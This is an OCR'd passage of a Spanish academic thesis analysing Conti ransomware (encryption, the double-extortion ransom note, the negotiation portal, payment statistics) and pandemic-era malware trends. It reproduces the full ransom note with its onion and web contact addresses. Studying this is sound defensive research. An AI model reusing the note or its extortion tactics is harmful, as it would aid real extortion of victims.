


Figura 10.95: Protocolos de salida utilizados en *Conti*[14].

10.2.4. Encripción

En este punto, el *ransomware* de *Conti* es instalado y todos los archivos disponibles (ya sean locales o en discos conectados por red) son encriptados con la librería *"chacha"*[121]. Este cifrado es utilizado cuando la velocidad es más importante que la confianza. Los ficheros cifrados tendrán la extensión .CONTI

Finalmente, un fichero llamado "CONTI_README.txt" (fig. 10.96) se coloca en los directorios encriptados explicando como pagar para desencriptar los archivos encriptados.

```
All of your files are currently encrypted by CONTI ransomware. If you try to use
any additional recovery software - the files might be damaged or lost.

To make sure that we REALLY CAN recover data - we offer you to decrypt samples.

You can contact us for further instructions through:

Our website
TOR VERSION :
(you should download and install TOR browser first https://torproject.org)

http://contirecj4hbzmyzuydyzrvm2c65blmvhoj2cvf25zqj2dwrrqcq5oad.onion/

HTTPS VERSION :

https://contirecovery.xyz

YOU SHOULD BE AWARE!
Just in case, if you try to ignore us. We've downloaded your data and are ready
to publish it on out news website if you do not respond. So it will be better
for both sides if you contact us ASAP


---BEGIN ID---
1234abcd1234ABCD1234abcd1234ABCD1234abcd1234ABCD1234abcd1234ABCD
---END ID---
```

Figura 10.96: Fichero "CONTI_README.txt".

En versiones anteriores, se hacía uso de correo electrónico (concretamente *protonmail*) pero se desarrolló un portal que permitía a los usuarios contactar con *Conti* con un *ID* asignado[122] (fig. 10.97).




Figura 10.97: Página de contacto con *Conti* mediante *HTTPS*.

El comportamiento del propio *ransomware*, se puede analizar no solo con la muestra, sino con los documentos que explican al detalle su comportamiento e información técnica sobre temas como ofuscación, inyección de procesos y evasión de antivirus. Concretamente, se detalla en el fichero *"быстрыйстартмиссследователя.txt"* (en español: Guía rápida para los investigadores).

A continuación, en la figura 10.98, se muestra como resumen todas las fases de un ataque de la familia *Conti*.




Figura 10.98: Resumen de un ataque de la banda organizada *Conti*[17].

10.2.5. Negociación

Finalmente, se analiza el proceso de negociación de esta organización. Para ello se toma como base el artículo: *"Analyzing ransomware negotiations with CONTI: An in-depth analysis"*[17] (en español: *"Analizando las negociaciones del ransomware con Conti: un análisis en profundidad"*) de parte de *DFIR Research Group*[123] y *Team Cymru*[124]. Además se añadirán algunos elementos obtenidos de los documentos filtrados.

En primer lugar, el usuario infectado deberá contactar con *Conti*. Esto se realiza mediante la página web, ya sea en la *clear web* (fig. 10.97) o en la *deep web* (fig. 10.99).

Esta web funciona mediante el fichero *"CONTI_README.txt"*. Tal y como se ha mostrado en la figura 10.96, al final de este documento se encuentra un *ID* único para cada víctima. Este es analizado y se crea un canal personal con la organización.

Es precisamente este *ID* el que ha permitido realizar el estudio por parte de *DFIR Research Group* y *Team Cymru*. El fichero *"CONTI_README.txt"* era publicado muchas veces en foros de investigadores por parte de las organizaciones o equipos de seguridad sin saber que estaban exponiendo sus conversaciones.

Figura 10.99: Página de contacto con *Conti* desde la *deep web*.

Desde el punto de vista de *Conti*, existe un panel de control con todas las conversaciones abiertas (fig. 10.100). Dentro de cada una de las conversaciones se muestra información extra, como la fecha de infección, creación del *chat* o último momento en línea.




Figura 10.100: Página de contacto (desde el punto de vista de *Conti*).




Figura 10.101: Página de contacto - *chat* (desde el punto de vista de *Conti*).

A continuación, en la figura 10.102, se pueden ver algunas de las estadísticas de pago para varias víctimas (existen más, pero solo se citan algunas). Por lo general, se aprecia que los pagos realizados son mucho más inferiores que los pedidos inicialmente. Las negociaciones suelen durar relativamente poco tiempo, como máximo varias semanas.

Initially requested ransom	Paid ransom	Steps	BTC
900,000	325,000	15	8.90692000
980,000	300,000	7	7.87000000
400,000	200,000	9	5.42840261
1,700,000	120,000	8	2.61000000
300,000	150,000	5	2.46426081
200,000	100,000	7	2.46426081
150,000	100,000	3	2.65200000
	3607000	7 (average)	112.8912051

Figura 10.102: Pago inicial solicitado por *Conti* y pago realizado al final.

El precio impuesto también depende de la organización a la que hayan infectado. Si existen problemas en la transmisión y los datos no pueden ser publicados se hace una "oferta" y solo se plantea el desencriptar los datos (fig. 10.103).




Figura 10.103: Negociación cuando existe errores en la transmisión.

Finalmente, si se realiza el pago, es común que *Conti* provea de algunos "consejos" de seguridad a la organización (fig. 10.104). Estos "consejos" pueden en ocasiones dar información de como se produjo la infiltración.




Figura 10.104: Consejos de seguridad por parte de *Conti*.

Capítulo 11

Respuesta a las hipótesis

En esta sección se hace un pequeño repaso de las hipótesis planteadas en el inicio del TFG (sección 1.3). En algunos subapartados, debido a su similitud, se han argumentado varias hipótesis de una vez.

Se registra un incremento del *"Malware as a Service"* como modelo de negocio

Tal y como se ha expuesto en el proyecto, desde el inicio de la pandemia, el número de muestras de *malware* se ha casi duplicado en número[125].

Aunque existen varias razones, el *Malware as a Service* es definitivamente uno de los principales motivos por el que el número de amenazas ha aumentado. El *Malware as a Service (MaaS)*, permite a individuos con menos conocimiento técnico realizar ataques a grandes empresas con ataques sofisticados, incluso cuando los atacantes no tienen las habilidades suficientes para programar su propio *malware*. Aunque para el uso del *MaaS* todavía es necesario tener conocimiento de como desplegar del *malware*, los atacantes no tienen por que escribir los *exploits* o ni siquiera aportar servidores donde desplegar las muestras.

En algunos análisis realizados en el *TFG* (sección 10.2.2 por ejemplo), se ha mostrado que para acceder a este tipo de servicios, un portal web es comúnmente proporcionado, lo que permite bajar aún más los requisitos técnicos.

Figura 11.1: Panel de control de *Conti*.

Además, sorprendentemente, en ocasiones este tipo de servicios poseen "servicio técnico", dónde se solucionan problemas que el atacante pueda tener.

Todo este tipo de ventajas hacen que los delincuentes posean un mayor porcentaje de éxito. De todos modos, aunque este tipo de ataques a menudo se asocien a ataques *amateur*, se conoce que ciertos grupos estatales han utilizado este tipo de ataques para beneficios financieros u obtención de inteligencia.

Como ejemplo, el caso de *Lazarus*, un grupo criminal atribuido al gobierno norcoreano. Se piensa que este grupo ha hecho uso de *MaaS* como *Trickbot*[126], *malware* que se ha analizado en la sección 8.2.

En terminos de cifras, se mostraba durante la sección 7.2.1, que durante 2020, dos tercios de las campañas de *ransomware* fueron atribuidas a operadores usando *RaaS*[33].

Por todo lo mencionado, se puede concluir que la hipótesis es cierta. Además, la tendencia se cumple para otras doctrinas relacionadas con el *malware*, como pueden ser *Disinformation as a Service (DaaS)* o *Phishing-as-a-service (PaaS)*.

La digitalización de los bienes y recursos exponen nuevas superficies de ataque. La rápida digitalización ha provocado en muchos casos que las infraestructuras no sean tan robustas y probadas como deberían

Este tema se ha tratado en la sección 7.2.5. En dicha sección, se analizaban ejemplos tanto de grandes entidades (como el caso del gobierno argentino que hacía uso de tecnología *blockchain*) como de ejemplos que encontramos en el día a día, (como pueden ser los cientos de artículos *IoT* con los que interactuamos a diario). En estas dos situaciones la hipótesis se cumple, pues se demuestra que se hace uso de tecnología no lista para salir al mercado o no lo suficientemente probada.

En los análisis a familias concretas de este *TFG*, también se aprecia como la familia de *malware Conti* (sección 10.2) hacía uso de este tipo de dispositivos, ya sea para infectar o como movimiento lateral.

En términos estadísticos, también se puede ver de forma clara la correlación entre los ataques a *IoT* (fig. 11.3) y la influencia del COVID (fig. 11.3).




Figura 11.2: *Malware* detectado en dispositivos *IoT* según un reporte de *Sonicwall*[4].




Figura 11.3: Casos de COVID-19 durante el trascurso de 2020[5].

En síntesis, podemos decir que las hipótesis son ciertas. A pesar de los grandes beneficios que la tecnología nos ha aportado, muchas de las soluciones que se han llevado a producción han demostrado no ser lo suficientemente robustas y poseen vulnerabilidades que pueden provocar incluso más daño del que se deseaba paliar.

Se produce un incremento en los ataques basados en ingeniería social

Tal y como se analizaba en la sección 7.2.4, la ingeniería social se basa sobretodo en abusar de las personas mas susceptibles. Momentos de desconcierto y caos son momentos clave en los cuales las personas pueden encontrarse "con la guardia baja" y caer en ataques de ingeniería social.

Se estima, que en Abril de 2020, un tercio de toda la población mundial se encontraba en mayor o menor medida de confinamiento y medidas de distanciamiento social[81], es decir, este era un punto perfecto donde atacar al factor humano.

Esto se aprecia claramente en los gráficos de los reportes de *Malwarebytes*[127], *SonicWall*[4] o *ZScaler*[128].

En la figura 11.4, sacada del reporte de *SonicWall*, se puede apreciar como en cier-

tos puntos, usuarios del sector del gobierno o salud han sido objetivos del *malware* con temática de COVID en un 90 %.




Figura 11.4: Porcentaje de usuarios objetivo de *malware* con temática de *COVID*.

En otros reportes estadísticos dados por compañías como *ZScaler* (figura 11.5), se muestra con claridad como en poco tiempo existió un gran aumento en el *phishing* dirigido al teletrabajo, además de su temática de *COVID-19*.




Figura 11.5: Estadísticas dadas por ZScaler.

Por tanto, podemos concluir que si ha existido un incremento en los ataques basados en ingeniería social. Existen varios motivos por lo que esto ha ocurrido, en primer lugar (y principalmente) por el desconcierto y grandes cambios que produjo la pandemia. Otro motivo es el hecho de que los usuarios sean más inexpertos. Esto no solo provoca un aumento en el uso de este vector de ataque, sino un posible aumento en el porcentaje de éxito.

Existe una brecha entre los métodos de ataque a empresas y los ataques a individuos. El modelo de negocio entre empresas y ataques a individuos es diferente.

Durante el transcurso del TFG, se han analizado los distintos puntos de entrada, modelos de negocio e intereses de varios tipos de malware.

Exceptuando los criptomineros, donde se busca obtener el mayor beneficio de cualquier objetivo, se ha apreciado claramente que el interés es el de comprometer a organizaciones.

Esto se denota por ejemplo, en las técnicas de movimiento lateral que se han analizado. Las vulnerabilidades utilizadas para ello, están bastante extendidas en los entornos empresariales y no tanto a nivel de individuo.

Lo mismo ocurre con los modelos de negocio que se han analizado. En la familia de ransomware Conti (analizada en la sección 10.2), gran parte de su beneficio se obtenía mediante la doble extorsión.

Se recuerda que la doble extorsión se basaba en el chantaje no solo de la pérdida de los archivos al encontrarse encriptados, sino en el chantaje de publicar los archivos sensibles al público. Obviamente, este modelo de negocio no tiene ningún sentido para usuarios de a pie.

Y lo mismo se aprecia con las familias analizadas como InfoStealers (sección 8). Este tipo de malware ha sido utilizado no solo para la obtención de información, sino como un paso previo al ataque.

Por todo lo expuesto, se podría decir que ambas hipótesis son ciertas.

Existe intención de realizar movimiento lateral para causar daños mayores

Tal y como se ha analizado durante todo el TFG, el movimiento lateral es algo que muchas familias utilizan.

No obstante, no siempre es un comportamiento por defecto. En las muestras de InfoStealers (tanto en la familia pre-COVID, Emotet, como en la post-COVID, Trickbot) el movimiento lateral deberá ser cargado como módulo extra.

En los ataques detectados en la realidad, familias como Emotet han hecho uso del mismo exploit que se ha visto en la sección 10.1.3: Eternalblue, o ataques de fuerza bruta.

En otras familias, el movimiento lateral si está presente por defecto, véase por ejemplo las familias de ransomware analizadas en la sección 10.

Todo esto hace, que si se analizan las estadísticas, 1 de cada 3 ataques muestre signos de movimiento lateral[129].

Aunque la tendencia en la forma que se usa el movimiento lateral si ha cambiado, se aprecia como el objetivo no es infectar toda la red, atacando a cualquier objetivo posible, sino que se trata de realizar un ataque mucho más controlado y dirigido, donde se busca atacar a las piezas más importantes del puzzle[127].

Finalmente, cabe destacar también la tendencia a realizar "island hoping". Al realizar ataques mucho más dirigidos, el movimiento lateral puede ocurrir no solo dentro de la propia red, sino entre entidades socias[129].

Se analizaba en el capítulo 7.2 como con la pandemia, la superficie de ataque había aumentado considerablemente. Al poder conectarse directamente entre entidades socias, se podía atacar a firmas más pequeñas (a menudo más inseguras) y una vez en la red poder atacar a los datos de la empresa objetivo.

De hecho, 1 de cada 3 ataques que usaban movimiento lateral usaba "island hoping"[129].

En resumen, podemos concluir que si existe intención de realizar movimiento lateral, y que este no solo ocurre a nivel de red o infraestructura, sino que se realiza también entre entidades.

Capítulo 12

Líneas futuras

A pesar de que el proyecto es bastante completo, siempre existen algunos puntos que no se han podido cubrir como se desearía. A continuación, se exponen algunos de ellos, invitando a futuros alumnos o investigadores a tomar este TFG como base.

Durante la obtención de muestras, se trató de hacer uso de múltiples métodos, con el fin de obtener una diversidad de *malware* mayor. No obstante, existieron diversos retos.

En primer lugar, aunque el *honeypot* desplegado (*honeypot* de *SSH*) sufrió una gran cantidad de ataques y *malware*, la gran mayoría de estos han resultado ser criptomineros. Esto no es un problema, de hecho, tiene correlación con lo que los datos estadísticos plantean. Aun así, hubiera sido interesante desplegar otros tipos de *honeypots*, que cubran otros protocolos usados por las familias analizadas (SMB, RDP, VPN, etc.).

